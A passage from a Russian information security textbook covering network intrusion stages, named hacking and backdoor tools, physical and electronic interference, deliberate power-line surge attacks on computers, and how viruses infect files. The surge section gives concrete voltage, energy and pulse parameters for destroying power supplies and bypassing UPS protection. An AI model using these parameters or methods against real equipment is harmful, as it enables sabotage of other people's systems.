Вооружившись этими или подобными инструментами, злоумышленник может уточнить составленную на предыдущем этапе схему сети и выбрать АС, на которые следует обратить внимание в первую, вторую и т.д. очереди.

Идентификация доступных ресурсов

Очертив круг АС организации, которые представляют собой для злоумышленника наибольший интерес, он переходит к следующему этапу — идентификации доступных ресурсов. В большинстве современных сетевых ОС для решения подобных задач имеется целый ряд инструментальных средств, таких, например, как команды `net`, `nbtstat` и `nbtscan` в Windows NT/2000/XP и `telnet`, `finger`, `rwho`, `rusers`, `rpcinfo` и `rpcdump` в Unix. Кроме того, злоумышленнику могут пригодиться такие утилиты, как `nltest`, `rmtshare`, `srvcheck`, `srvinfo` и `snmputil` (Windows NT/2000/XP Resource Toolkit), а также хакерские утилиты DumpSec, Legion, NAT, `enum`, `user2sid`, `sid2user` и `netcat`.

Тщательно проведенная идентификация доступных ресурсов выбранной для несанкционированного доступа АС может дать злоумышленнику информацию о доступных по сети дисках и папках, о пользователях и группах, имеющих доступ к данной АС, а также о выполняющихся на этой АС приложениях, включая сведения об их версиях.

Подготовившись таким образом, злоумышленник либо принимает решение о проведении попытки получения несанкционированного доступа, либо выбирает в качестве “жертвы” другую АС организации.

Получение доступа

Если принято решение о попытке проникновения, злоумышленник переходит к стадии активных действий, которые, как правило, выходят за рамки простого любопытствах, а в отдельных случаях могут уже квалифицироваться как уголовно наказуемые деяния.

Целью операций, предпринимаемых на данном этапе, является получение доступа на уровне легального пользователя АС или ОС. К таким операциям относятся:

- перехват паролей;
- подбор паролей для доступа к совместно используемым сетевым ресурсам;
- получение файла паролей;
- использование программ взлома, обеспечивающих интерактивный доступ к АС путем перевода работающих на АС приложений в нештатный режим.

Часто для получения доступа злоумышленники прибегают к социальному инжинирингу, побуждая пользователей тем или иным способом установить на своих АС программные закладки, действующие по принципу “Троянского коня”. Если это им удается, например, путем установки таких закладок, как Back Orifice или SubSeven, дальнейшее получение доступа к таким АС для злоумышленников не составляет труда.

В тех случаях, когда злоумышленник по каким-то причинам не может или не намерен манипулировать пользователями, ему приходиться обеспечивать получение доступа

самостоятельно. Для этого он может применить такие средства, как NAT, SMBGrind, L0phcrack, NT RAS, `winhlp32`, IISHack (Windows NT/2000/XP), Brutus, `brute_web.c`, `pop.c`, `middlefinger`, TeeNet (Unix) и множество специализированных программ взлома, рассчитанных на применения против конкретных приложений.

Если АС предоставляет удаленный доступ к системе, например, на гостевом уровне, злоумышленник может предпринять попытку применения методов и средств, используемых при локальном доступе (например, скопировать файл паролей из небрежно настроенной системы).

Однако в некоторых случаях злоумышленникам вообще не приходится что-либо предпринимать, а просто воспользоваться "любезностью" легального пользователя, непредусмотрительно установившего какую-либо систему удаленного доступа с настроенным по умолчанию паролем (или даже вообще без пароля), например pcAnywhere, VNC или Remotely Anywhere.

В последнее время особенно часто жертвами злоумышленников становятся Web-серверы и работающие под их управлением приложения. Опытному взломщику Web-серверов достаточно провести несколько минут за исследованием Web-сервера, администраторы которого имеют поверхностное представление о безопасности, чтобы, не прибегая к особым ухищрением, получить доступ на уровне пользователя (а нередко и на системном или административном уровне), пользуясь одним лишь стандартным Web-клиентом.

Расширение полномочий

Если на предыдущем этапе злоумышленник получил несанкционированный доступ на гостевом или пользовательском уровне он, как правило, постарается расширить свои полномочия и получить, как минимум, административный уровень. Для этого в большинстве случаев применяются такие же средства взлома и подбора паролей, а также программы взлома, что и при доступе на локальном уровне.

Расширение полномочий позволяет злоумышленнику не только получить полный доступ к интересующей его АС, но и внести себя в список легальных администраторов, а также, возможно, сразу же получить административный доступ к другим АС организации.

Исследование системы и внедрение

Получив доступ на административном уровне, злоумышленник изучает все имеющиеся на взломанной АС файлы и, найдя интересующую его информацию, завершает несанкционированный сеанс связи либо, если такая информация отсутствует или целью проникновения было не получение информации, а само проникновение, приступает к изучению других доступных ему в качестве администратора взломанной АС систем.

При этом процесс повторяется, начиная с этапа идентификации ресурсов, и заканчивается внедрением в следующую АС организации и т.д., и т.п.

Сокрытие следов

Получение административного доступа также может понадобиться злоумышленнику в том случае, если ему по каким-то причинам нужно скрыть следы проникновения. Часто для облегчения своей задачи в будущем злоумышленники оставляют на подвергшихся взлому АС утилиты, маскируя их под системные файлы. Однако к таким приемам прибегают только в тех случаях, когда вероятность обнаружения взлома оценивается злоумышленником как очень высокая. В большинстве же случаев после первого успешного проникновения в АС злоумышленник создает на ней тайные каналы доступа.

Создание тайных каналов

К методам создания тайных каналов, с помощью которых злоумышленник может получать многократный доступ к интересующей его АС, относятся:

- создание собственных учетных записей;
- создание заданий, автоматически запускаемых системным планировщиком (cron в Unix, AT в Windows NT/2000/XP);
- модификация файлов автозапуска (autoexec.bat в Windows 98, папка Startup, системный реестр в Windows, файлы rc в Unix);
- внедрение программных закладок, обеспечивающих удаленное управление взломанной АС (netcat, remote.exe, VNC, Back Orifice);
- внедрение программных закладок, перехватывающих нужную злоумышленнику информацию (регистраторы нажатия клавиш и т.п.)
- внедрение программных закладок, имитирующих работу полезных программ (например, окно входа в систему).

Блокирование

Иногда злоумышленники, не получив доступа к нужной им системе, прибегают к блокированию (DoS — Denial of Service). В результате подвергнувшаяся блокированию АС перестает отвечать на запросы легальных пользователей, т.е. возникает состояние “отказ в обслуживании”. Причем далеко не всегда состояние DoS АС является самоцелью злоумышленников. Часто оно инициируется для того, чтобы вынудить администратора перезагрузить систему. Однако нередко это нужно злоумышленнику, чтобы выдать свою систему за систему, намеренно переведенную им в состояние DoS. Наконец, в последнее время состояние DoS, от которого не застрахована ни одна современная АС, подключенная к Internet, используется в качестве средства кибертерроризма.

Глава 14

Методы и средства разрушения информации

В некоторых случаях злоумышленник, которому не удается получить информацию по техническим каналам, может прибегнуть к ее разрушению. Кроме того, умышленное разрушение информации может применяться и для сокрытия следов ее несанкционированного получения. Традиционным методом разрушения информации являются помехи. В последние десятилетия к ним прибавились методы, ориентированные на аппаратные и программные средства ПЭВМ — несанкционированное силовое воздействие по цепям питания, компьютерные вирусы и закладки. В данной главе рассматриваются все указанные методы, а также приведены основные принципы функционирования аппаратных и программных средств разрушения информации.

Помехи

Помехой называется нежелательное электрическое и (или) магнитное воздействие на систему или ее часть, которое может привести к искажению хранимой, преобразуемой, передаваемой или обрабатываемой информации.

По *происхождению* помехи подразделяются на:

- **непреднамеренные помехи естественного происхождения** (космические и атмосферные помехи, шумы антенных систем и внутренние шумы приемников);
- **непреднамеренные помехи искусственного происхождения**;
- **организованные помехи**, которые могут быть *активными* и *пассивными*.

Последний вид помех, в свою очередь, подразделяется на две группы: *маскирующие помехи* и *имитирующие помехи*. Маскирующие помехи создают шумовой фон, на котором трудно выделить полезный сигнал. Имитирующие помехи являются подделкой полезных сигналов по одному или нескольким параметрам.

По *месту возникновения* различают помехи внутренние и внешние. К *внутренним* шумам можно отнести шумы, наводки и помехи от рассогласования.

Шум — это флуктуационный процесс, связанный с дискретной природой электрического тока и представляющий собой последовательность очень коротких импульсов, появляющихся хаотически в большом количестве.

Различают разнообразные виды шумов: тепловой, полупроводниковый, дробовой и т.д. Тепловой шум возникает в проводниках за счет теплового хаотического движения электронов. Полупроводниковый — вследствие статического характера процесса генерации-рекомбинации пар электронов и дырок. Дробовой шум возникает вследствие слу-

чайного характера преодоления носителями тока потенциальных барьеров, например электронно-дырочных переходов.

Наводка — это помеха, возникающая вследствие непредусмотренной схемой и конструкцией рассматриваемого объекта передачи по паразитным связям напряжения, тока, заряда или магнитного потока из источника помехи в рассматриваемую часть объекта. Под паразитной связью при этом следует понимать связь по электрическим и (или) магнитным цепям, появление которой не было предусмотрено конструктором. В зависимости от физической природы элементов паразитных электрических цепей, различают *паразитную связь через общее полное сопротивление*, *емкостную паразитную связь*, *паразитную связь через взаимную индуктивность* (индуктивную паразитную связь) и др. В зависимости от того, является ли источник помех, вызывающих наводку, частью объекта, различают соответственно *внутреннюю* и *внешнюю* наводки.

Помеха от рассогласования представляет собой нежелательный переходный процесс в рассматриваемой цепи объекта, содержащей участки с распределенными и сосредоточенными параметрами, который возникает вследствие рассогласования между неоднородными участками.

Наводки и помеха от рассогласования могут возникать не только в сигнальных цепях, но и в цепях питания и заземления.

По характеру протекания процесса во времени различают помехи *импульсные* и *флуктуационные*.

К внешним помехам относятся *промышленные* (*индустриальные*), *от радиопередатчиков*, *атмосферные* и *космические*.

Индустриальные помехи можно разделить на две большие группы. К *первой* группе относятся устройства, генерирующие относительно регулярные электромагнитные колебания, не предназначенные для излучения, такие как медицинские высокочастотные установки, различного рода промышленные агрегаты, системы развертки и др. Помехи, излучаемые такими источниками, как на основной частоте, так и на гармониках, представляют собой колебания, близкие к гармоническим.

К источникам *второй* группы относятся различные электрические устройства, не вырабатывающие периодических электромагнитных колебаний. К ним относятся линии электропередач, системы зажигания двигателей внутреннего сгорания, высокочастотная аппаратура для дуговой сварки, газоразрядные устройства, индукционная и переключающая аппаратура и др. На частотах, превышающих 30 МГц, индустриальные помехи, порождаемые системами зажигания, обычно преобладают над помехами, создаваемыми другими источниками. На частотах ниже 30 МГц преобладающими являются помехи, порождаемые линиями электропередач.

По предсказуемости времени появления и формы различают *случайные* (стохастические) и *регулярные* помехи.

По результатам воздействия на полезный сигнал различают помехи *аддитивные* и *мультипликативные*.

Аддитивная помеха не зависит от сигнала и вызывается сторонним возмущением поля, которым передается сигнал по каналу связи.

Мультипликативная помеха обусловлена сторонним изменением коэффициента передачи канала связи.

В общем виде влияние помехи ξ на передаваемый сигнал может быть выражено следующим оператором:

$$\chi = \mathbf{V}(s,\xi)$$

В том частном случае, когда оператор вырождается в сумму $\chi = \mathbf{s} + \xi$, помеха ξ называется аддитивной. Аддитивную помеху часто называют шумовой. Если же оператор **V** может быть представлен в виде $\chi = \mathbf{V}s$, где случайный процесс **V(t)** неотрицателен, то помеху **V** называют мультипликативной. Если **V** — медленный (по сравнению с **s**) процесс, то явление, вызываемое мультипликативной помехой, носит название замирания (федингг).

В более общем случае при одновременном наличии аддитивной и мультипликативной помех удобно записать в следующем виде:

$$\chi = \mathbf{V}s + \xi$$

С физической точки зрения случайные помехи порождаются различного рода флуктуациями, которыми в физике называют случайные отклонения тех или иных физических величин от их средних значений.

Внешние помехи объектам безотносительно первоисточника их возникновения можно подразделить на *помехи от сети питания*, *из внешних линий связи*, *от разрядов электрических зарядов* и *от электромагнитных полей излучения*.

Помехи из сети питания переменного тока в свою очередь можно подразделить на *импульсные помехи*, *провалы* и *перенапряжения*.

Провал напряжения в сети питания переменного тока — это помеха, в течение действия которой значение амплитуды напряжения в сети в каждом полупериоде частоты переменного тока становится меньше регламентированного минимально допустимого значения.

Перенапряжение в сети питания переменного тока — это помеха, в течении действия которой значение амплитуды напряжения в сети в каждом полупериоде частоты переменного тока превышает регламентированное максимально допустимое значение.

Импульсные помехи из сети питания можно подразделить на *симметричные* и *несимметричные*.

Напряжение симметричных помех приложено между фазными проводами питающей сети, а несимметричных — между фазным проводом и землей.

Под помехами из внешних линий связи подразумеваются помехи, попадающие в аппаратуру рассматриваемого объекта из линий связи с устройствами, не являющимися частями объекта. Наиболее характерными помехами из внешних линий связи являются *симметричные и несимметричные импульсные помехи* и *помехи от неэквипотенциальности точек заземления*.

Напряжение симметричной импульсной помехи по линии связи приложено между прямым и обратным проводом линии связи и называется “поперечной помехой”. Напряжение несимметричной импульсной помехи по линии связи приложено между проводом линии связи и заземлением и называется “продольной помехой”.

Напряжение помехи от неэквипотенциальности точек заземления приложено между точками заземления отдельных устройств. Если связи между устройствами являются гальваническими и обратные провода связи соединены с корпусами устройств, то это напряжение оказывается приложенным к обратному проводу связи (рис. 14.1).




Рис. 14.1. Возникновение напряжения помехи от неэквипотенциальности точек заземления

Намеренное силовое воздействие по сетям питания

Под намеренным силовым воздействием (НСВ) по сетям питания понимается преднамеренное создание резкого выплеска напряжения в сети питания с амплитудой, длительностью и энергией всплеска, которые способны привести к сбоям в работе оборудования или к выходу его из строя. Для НСВ используют специальные технические средства (ТС), которые подключаются к сети непосредственно с помощью гальванической связи, через конденсатор или трансформатор. НСВ может быть использовано и для предварительного вывода из строя сигнализации перед нападением на объект или для провоцирования ложных срабатываний сигнализации без проникновения на объект.

Компьютер или другое электронное оборудование автоматизированных систем (АС) имеет два значимых для проникновения энергии НСВ по сети питания канала:

- кондуктивный путь через источник вторичного электропитания (ВИП);
- наводки через паразитные емкости и индуктивные связи, как внутренние, так и между совместно проложенными силовыми кабелями и информационными линиями связи (ИЛС).

На рис. 14.2 показаны упрощенные схемы этих каналов. Между сетью питания и ВИП, как правило, устанавливается дополнительное устройство защиты (УЗ). Такое устройство (UPS, стабилизатор и т.п.) влияет на канал распространения энергии НСВ, что также должно быть учтено. ИЛС подключена к компьютеру через устройство гальванического разделения (УГР) (трансформатор, оптопара и т.п.), которое, как правило, присутствует на входе модема, сетевой платы и других узлах АС. Вход/выход ВИП и УЗ зашунтированы собственной емкостью монтажа, трансформатора и т.п.




Рис. 14.2. Схема образования каналов проникновения НСВ

Аппаратная часть компьютера за ВИП весьма чувствительна к воздействию импульсных помех. Сбой в работе цифровых микросхем возникает при появлении на шине питания импульса с амплитудой в единицы вольт при длительности в десятки наносекунд. Деградация цифровых микросхем наступает при воздействии импульсов напряжения длительностью 1 мкс с энергией 2–500 мкДж. Однако в целом компьютеры и периферийные более устойчивы к электромагнитным помехам и должны выдерживать воздействие по цепям электропитания всплесков напряжения 0,2 $\mathbf{U_{ном}}$ и время до 500 мс, микросекундных и наносекундных импульсных помех с амплитудой до 1 кВ, а в цепях ввода/вывода — наносекундных импульсных помех амплитудой 500 В.

Подавление импульсных помех на пути из сети питания к чувствительным микросхемам происходит во входных цепях ВИП (главным образом во входном фильтре). Эти же узлы принимают на себя удар НСВ по сети питания. У низкокачественных ВИП отсутствуют некоторые элементы цепей защиты (чаще всего — варисторы и термисторы) и (или) используются более дешевые элементы (конденсаторы с меньшей емкостью, варисторы с меньшей энергией, вместо термисторов — обычные резисторы).

Для оценки устойчивости ВИП к НСВ достаточно оценить предельную энергопоглощающую способность $\mathbf{W_{max}}$ и электрическую прочность ряда элементов схемы и сопоставить ее в дальнейшем с энергией и входным напряжением ТС НСВ. При этом следует учитывать, что энергия при НСВ может распространяться по симметричному (между линиями) и несимметричному пути (между линиями и корпусом).

Таким образом, элементы входного LC-фильтра имеют чрезвычайно низкие уровни $\mathbf{W_{max}}$ и не являются препятствием на пути мощных импульсных помех. Это вполне объяснимо, поскольку LC-фильтр в основном предназначен для решения обратной задачи, а именно — препятствовать распространению собственных шумов ВИП в сеть питания. Уровень шумов составляет доли вольта, поэтому при проектировании фильтра предельная энергопоглощающая способность его элементов не является определяющим фактором. Если LC-фильтр — это единственное устройство защиты на входе ВИП (а именно так устроено большинство дешевых ВИП), то ТС НСВ достаточно обеспечить возможность подвода к каждому атакуемому компьютеру мощной импульсной помехи с ампли-

тудой порядка 2 кВ и энергией 1–2 Дж с достаточно крутым фронтом, уменьшающим влияние емкостного фильтра инвертора ВИП.

Основные функции защиты от мощных импульсных помех в качественных ВИП принимает на себя варистор. Несмотря на впечатляющие уровни рабочих токов, варисторы имеют предельно допустимую рассеиваемую мощность, исчисляемую единицами Вт, поэтому при воздействии длинных импульсов с относительно небольшим током они выходят из строя или срабатывают, вызывая сгорание предохранителя на входе ВИП. Перегорание предохранителя приводит к необходимости демонтажа и ремонта ВИП, тем самым объект атаки (компьютер) на время выводится из строя. Тем не менее, в данном случае ТС НСВ требуется энергия порядка 50–100 Дж при амплитуде порядка 1 кВ (при этом длительность импульса может доходить до 0,1 с для инерционных предохранителей) в расчете на один атакуемый компьютер, а их может быть одновременно подключено к сети питания большое количество. С учетом того, что существенная доля энергии при этом может передаваться не на вход ВИП, а в общегородскую сеть питания (по меньшей мере до ближайшей трансформаторной подстанции), конструкция ТС НСВ усложняется, возрастают габариты и требуется большее вмешательство в сеть питания объекта атаки для подключения ТС НСВ.

Значительно меньше энергии требуется для повреждения конденсаторов входного фильтра инвертора и диодов выпрямительного моста. При этом ТС НСВ генерирует импульс, “обходящий” варисторную схему защиты. Используется разница в напряжении пробоя конденсаторов и напряжения, при котором наступает эффективное ограничение напряжения варистором (оно больше напряжения пробоя конденсаторов на 70–120 В). Для такого ТС НСВ в пересчете на один атакуемый компьютер достаточно энергии 15–25 Дж при амплитуде импульса 500–600 В и длительности до 5 мс. После пробоя конденсаторов дополнительно возникает импульс тока через диоды моста, который при горячем термисторе доходит до 1000 А, выводя диоды из строя. Для большинства ВИП при таком воздействии весьма вероятен выход из строя трансформаторов и других элементов инвертора, а также забросы напряжения на выходе ВИП, приводящие к повреждению других узлов компьютера.

Входные высоковольтные и выходные низковольтные цепи ВИП компьютеров имеют емкостную связь через паразитную емкость $\mathbf{C}_{\text{вх/вых}}$ = 10–30 пФ. Большая величина паразитной емкости обусловлена тем, что в подавляющем большинстве компьютерных ВИП сложно реализовать специфические требования, предъявляемые к конструкции фильтров НЧ (разбивку корпуса на экранированные отсеки, применение элементов с малой собственной емкостью/индуктивностью, оптимальная трассировка монтажных жгутов и т.п.). Из-за прокладки кабеля к сетевому выключателю внутри корпуса компьютера без учета требований электромагнитной совместимости появляется паразитная емкость $\mathbf{C}_{\text{сеть-плата}}$ = 5–10 пФ, связывающая сеть питания с элементами материнской платы. Если ТС НСВ используют для провоцирования сбоев в работе АС, то они генерируют высоковольтные импульсы с наносекундными временны*ми* нарастаниями. Для таких импульсов импеданс паразитных емкостей составляет доли Ом, поэтому энергия импульсов эффективно передается как на шины питания узлов АС в виде импульсов напряже-

ния, так и во внутренние объемы корпусов компьютеров и другого оборудования в виде импульсных электромагнитных полей. Следствием является “зависание” компьютеров, сбои в работе программного обеспечения, искажение данных. Повреждение микросхем такими импульсами маловероятно.

Вежекторный дроссель и конденсаторы входного LC-фильтра ВИП образуют высокодобротный колебательный контур с волновым сопротивлением приблизительно на порядок большим волнового сопротивления сетевых проводов. Поэтому при падении из сети питания импульса с крутым фронтом амплитуда импульса на выходе фильтра может возрасти в 1,5 раза (нечто подобное происходит со всеми фильтрами, не рассчитанными при проектировании на подавление мощных импульсов). Этот импульс может включить трансформатор инвентора ВИП в момент, не соответствующий алгоритму системы управления. Включение трансформатора может привести к забросу напряжения на выходе ВИП или к повреждению ВИП. Далее тип сетевого включателя ПЭВМ может оказать влияние на устойчивость АС по отношению к НСВ.

ТС НСВ генерирует высоковольтный импульс с крупным фронтом наносекундного диапазона и подключается к сетевому кабелю по несимметричной схеме — между жилой и шиной заземления в трехпроводной сети с изолированной нейтралью. Если витая пара проложена совместно с сетевым кабелем в общем коробе, то при разнесении их на расстояние до 100 мм и с наличием участка совместной прокладки длиной более 2–5 м индуцированное импульсное напряжение на жилах витой пары может достигать амплитуды напряжения на выходе ТС НСВ. Энергия импульса напряжения на жилах витой пары составляет максимум 50–100 МДж и слабо зависит от энергии, генерируемой ТС НСВ. Наибольшую опасность индуцированное импульсное напряжение может представлять для изоляции на корпус УГР, которое может быть пробито и тем самым УГР выведено из строя.

Дополнительные устройства защиты типа простейших ограничителей, фильтров, UPS по схеме “off-line”, импортных релейных сетевых конденсаторов и т.п. имеют в качестве элементов зашиты от помех НЧ-фильтры и варисторы. Защита от перегрузок предусматривает отключение устройства. Поэтому все сказанное относительно недостатков входного фильтра ВИП применительно и к ним. Высококачественные фильтры отечественного производства с проходными конденсаторами хороши для защиты от радиопомех, но при НСВ разрушаются с взрывоподобным эффектом из-за низких предельно допустимых напряжений проходных конденсаторов. UPS по схеме “on- line”, в принципе, должны защищать оборудование от НСВ. Однако реальные конструкции этой защиты не обеспечивают. Прежде всего, UPS имеет схему питания собственных нужд, которая содержит импульсный ВИП, аналогичный компьютерному, поэтому при НСВ по сети питания UPS выходит из строя. При этом обычно срабатывает байпас, и через него энергия ТС НСВ беспрепятственно достигает цели в обход UPS.

Практически любые стабилизаторы и конденсаторы напряжения, предлагаемые для защиты ПЭВМ, имеют слабую защиту нагрузки и питания собственных нужд от импульсных помех.

Технические средства для НСВ по сети питания

Классифицировать и дать описание и характеристики ТС НСВ достаточно сложно, так как их производители по понятным причинам не стремятся к саморекламе. Однако знание физических принципов НСВ и схемотехнических приемов, используемых в ТС НСВ, позволяет корректно сформулировать требования к системам защиты в техническом и организационном аспектах, чтобы минимизировать ущерб от возможного нападения с применением ТС НСВ.

Определяющим фактором, влияющим на конструкцию ТС НСВ в целом, является способ подключения к сети питания (последовательно или параллельно). ***Последовательный*** (чаще — трансформаторный) способ требует более серьезного вмешательства в сеть питания для подключения обмотки трансформатора в разрыв цепи. При этом через вторую обмотку трансформатора проходит полный ток потребителя, поэтому ТС НСВ имеет большие размеры и массу, а при большей мощности, потребляемой объектом атаки, для подключения ТС НСВ необходимы демаскирующие его кабели большего сечения. Эффективность подобных ТС НСВ достигается за счет того, что энергия НСВ передается непосредственно на один объект атаки и не распространяется на всю питающую сеть.

Парралельный способ подключения не требует вмешательства в сеть питания (достаточно вставить стандартную вилку в розетку). Такие ТС компактны и не имеют демаскирующего кабеля большого сечения. Но в этом случае технически сложнее организовать передачу в сеть питания длинных импульсов, наиболее опасных для ПЭВМ с импульсным ВИП. Кроме того, энергия НСВ распространяется на всю сеть электропитания, а не только на объект атаки. Это обстоятельство требует накопителей энергии ТС существенного объема и снижает действенность атаки.

По принципу действия ТС НСВ можно классифицировать следующим образом.

1. Переключающие на короткое время однофазное напряжение сети питания объекта атаки на линейное напряжение, что вызывает повышение напряжения в однофазной сети в 1,73 раза. Это примитивные и дешевые устройства, основными элементами которых являются электромагнитные или тиристорные контакторы и схемы управления ими. Требуют серьезного вмешательства в схему электропитания для подключения ТС к разрыву в сети. Обеспечивают НСВ для небольших объектов с однофазным электроснабжением (в зданиях с многочисленными офисами). Для диверсии обыкновенно в ходе ремонтных или электромагнитных работ к этажному щитку питания и/или автоматическому включателю объекта прокладывается дополнительный кабель, а спустя некоторое время к нему подключают ТС НСВ и производится атака на объект.
2. ТС НСВ с вольтдобавочными трансформаторами. Устанавливаются последовательно в разрыв кабеля электропитания. Позволяют кратковременно поднять напряжение на объекте атаки соответствующей трансформацией сетевого напряжения, либо трансформировать в сеть электропитания импульс напряжения необходимой формы и амплитуды от емкостного накопителя. Возможно одновременное использование энергии сети питания и энергии емкостного накопителя. В конструкции применяются

специальные импульсные трансформаторы с малыми размерами и массой. В качестве конструктивной основы могут быть использованы доработанные соответствующим образом сварочные трансформаторы, что дает определенный маскирующий эффект.

3. ТС НСВ с параллельным подключением и емкостными (реже индуктивными) накопителями. Из-за относительной простоты технической реализации и эксплуатации эта группа ТС является наиболее многочисленной.

   ТС НСВ с емкостными/индуктивными накопителями представлены, по меньшей мере, тремя основными видами.

   - *ТС НСВ с низковольтными емкостными накопителями большой энергии* предназначены для повреждения на объекте элементов АС с ограниченной энергопоглощающей способностью.

     В относительно недорогих ТС НСВ применяются электролитические конденсаторы, у которых удельная объемная энергия достигает 2000 кДж/м^3, а удельная энергия по массе — 200–300 Дж/кг. В обычном кейсе может разместиться ТС НСВ с энергией, способной вывести из строя 5–20 компьютеров одновременно. Стоимость такого "кейса" — 10000–15000$. В более дорогих ТС НСВ могут быть использованы молекулярные накопители (ионисторы), у которых удельная объемная энергия достигает 10 МДж/м^3, а удельная энергия по массе — 4–10 кДж/кг. Такой "кейс" выведет из строя все компьютеры большого вычислительного центра. Стоимость его в 3–5 раз больше предыдущего. Время заряда накопителя составляет от нескольких десятков секунд до нескольких минут, количество разрядов на объект атаки (для увеличения вероятности уничтожения АС объекта) может быть от 1 до нескольких десятков. То есть суммарное время подключения к электросети исчисляется минутами.
   - *ТС НСВ с высоковольтными емкостными накопителями малой энергии или индуктивными генераторами высоковольтных импульсов*. Наиболее распространенный тип ТС для провоцирования сбоев и искажения данных в АС, вывода из строя компьютеров с низкокачественными ВИП и т.п. В конструкции используются конденсаторы с пленочным и комбинированным диэлектриком с удельной объемной энергией до 400 кДж/м^3 и удельной энергией по массе до 150 Дж/кг. В обычном кейсе размещаются ТС НСВ, угрожающие компьютерам небольшого малоэтажного здания. При этом ТС НСВ, подключенное к одной из фаз, за счет индуктивной и емкостной связей генерирует импульсы в остальных фазах. В корпусе размером с видеокассету помещается ТС НСВ, провоцирующее сбои и искажение данных АС в радиусе 10–30 м, т.е. в пределах одной или нескольких комнат, причем работает такое ТС круглосуточно на протяжении нескольких месяцев. В простейших устройствах используются соответствующим образом доработанные схемы автомобильного электронного зажигания или электронные стартеры для натриевых и аналогичных осветительных ламп. Стоимость простейших ТС НСВ не превышает 2000$.
   - *Комбинированные* ТС НСВ с низковольтным и высоковольтным емкостными накопителями и трансформаторным суммированием импульсных напряжений. По-

зволяют решать все задачи НСВ, в том числе и принудительное отпирание тиристорных байпасов UPS с последующей перекачкой через байпас энергии, накопленной низковольтными конденсаторами. Стационарные ТС такого типа могут дистанционно (по радиоканалу или сети электропитания) программироваться для решения той или иной задачи НСВ. Это весьма дорогие изделия.

ТС НСВ могут иметь и другие принципы действия. В качестве ТС может быть использована трансформаторная подстанция здания. Если трансформатор подстанции сухой и без защитного кожуха, то к части вторичной обмотки может быть подключено ТС НСВ с емкостным накопителем, параметры которого подобраны так, что вторичная обмотка трансформатора, магнитопровод и емкостной накопитель образуют повышающий автотрансформатор. Такая схема "глобального" действия может вывести из строя все электронное оборудование зданий, которые запитываются от этой подстанции. Отметим, что доступ к трансформаторной подстанции подчас бывает весьма простым.

Еще одним примером являются современные мощные полнопроточные UPS импортного производства, которые имеют развитое встроенное программное обеспечение для управления, в том числе, уровнем выходного напряжения. Соответствующая программная закладка может быть активизирована закодированной командой по сети электропитания и на короткое время перепрограммирует UPS на максимально возможное выходное напряжение, которое приведет к выходу из строя защищаемого UPS оборудования. Так как программное обеспечение UPS специализированно, то поиск таких закладок может быть затруднителен. Поэтому рекомендуется устанавливать на входе UPS дополнительные фильтры.

По способу управления ТС НСВ могут быть с ручным управлением, автоматическим и дистанционным. Автоматические ТС НСВ могут генерировать импульсы напряжения периодически, по случайному закону, по максимуму нагрузки (у последовательно включаемых ТС НСВ может контролироваться ток в цепи нагрузки, т.е. косвенно количество включаемых ПЭВМ) и т.д.

Вирусные методы разрушения информации

Компьютерным вирусом называется программа, которая может "заражать" другие программы, включая в них свою (возможно, модифицированную) копию. Эта копия, в свою очередь, также способна к дальнейшему размножению. Следовательно, заражая программы, вирусы способны распространяться от одной программы к другой. Зараженные программы (или их копии) могут передаваться через дискеты или по сети на другие ЭВМ.

Упрощенно процесс заражения вирусом программных файлов можно представить следующим образом.

1. Код зараженной программы изменен таким образом, чтобы вирус получал управление первым, до начала работы программы-носителя.

2. При получении управления вирус находит на диске какую-нибудь не зараженную программу и вставляет собственную копию в начало (или в конец) этой программы. Возможны случаи, когда вирус включает себя в середину программы.
3. Если вирус дописывается не в начало программы, то он корректирует ее код (или даже уничтожает программу) с тем, чтобы получить управление первым.
4. После размножения (или вместо него в отдельных случаях) вирус может производить различные разрушающие действия.
5. После этого управление обычно передается программе-носителю (как правило, она сохраняется вирусом) и она выполняет свои функции, делая незаметными для пользователя действия вируса.

Для более эффективного размножения вирус при первом получении управления становится *резидентным*, т.е. постоянно присутствует в оперативной памяти во время работы компьютера и размножает свои копии, как говорилось раньше, при каждом обращении пользователя к программе для ее выполнения, копирования, изменения или просмотра.

Одной из разновидностей вирусов являются вредоносные программы типа "*Троянский конь*". К ним обычно относят специально созданные программы, которые, попадая в вычислительные системы (обычно под видом заведомо полезных программ), начинают скрытно выполнять несанкционированные действия.

Еще одним типом вирусов являются так называемые *черви*, которые воспроизводятся, копируя себя в памяти одного или нескольких компьютеров (в случае сети), независимо от наличия в ней других программ.

В качестве *программ-носителей* вирусов могут выступать следующие носители.

- **Выполняемые файлы**, т.е. файлы с расширением `COM`, `EXE`, `DLL`, `OVL` и т.п. Так как вирус начинает работу при запуске зараженной программы, особенно опасно заражение часто используемых программ. При заражении программы многими из современных вирусов, использующих особенности формата выполняемых файлов для системы Windows, длина программы остается неизменной. Возможно также распространение вируса в программах, написанных на языке программирования высокого уровня, если они работают в среде интерпретатора этого языка, например VBA (Visual Basic for Application), который встраивается в такие популярные программы, как Microsoft Word, Microsoft Excel, Microsoft Outlook, Microsoft PowerPoint, CorelDraw, AutoCAD и др.
- **Программы операционной системы и драйверы устройств** (обычно имеют расширения `SYS`, `BIN`, `VXD` и т.п.).
- **Программа-загрузчик операционной системы**, находящаяся в первом секторе диска. Так как программа-загрузчик невелика, то вирус обычно размещает себя в дополнительных секторах на диске, которые помечает как "плохие" (bad).
- **Объектные файлы и библиотеки** (расширения `OBJ`, `LIB`, `TPU` и т.п.). Такие файлы и библиотеки, полученные из ненадежного источника, могут содержать, помимо полезного кода, встроенный вирус. При использовании зараженных библиотек вирус

автоматически будет попадать во все создаваемые на основе таких библиотек программы.

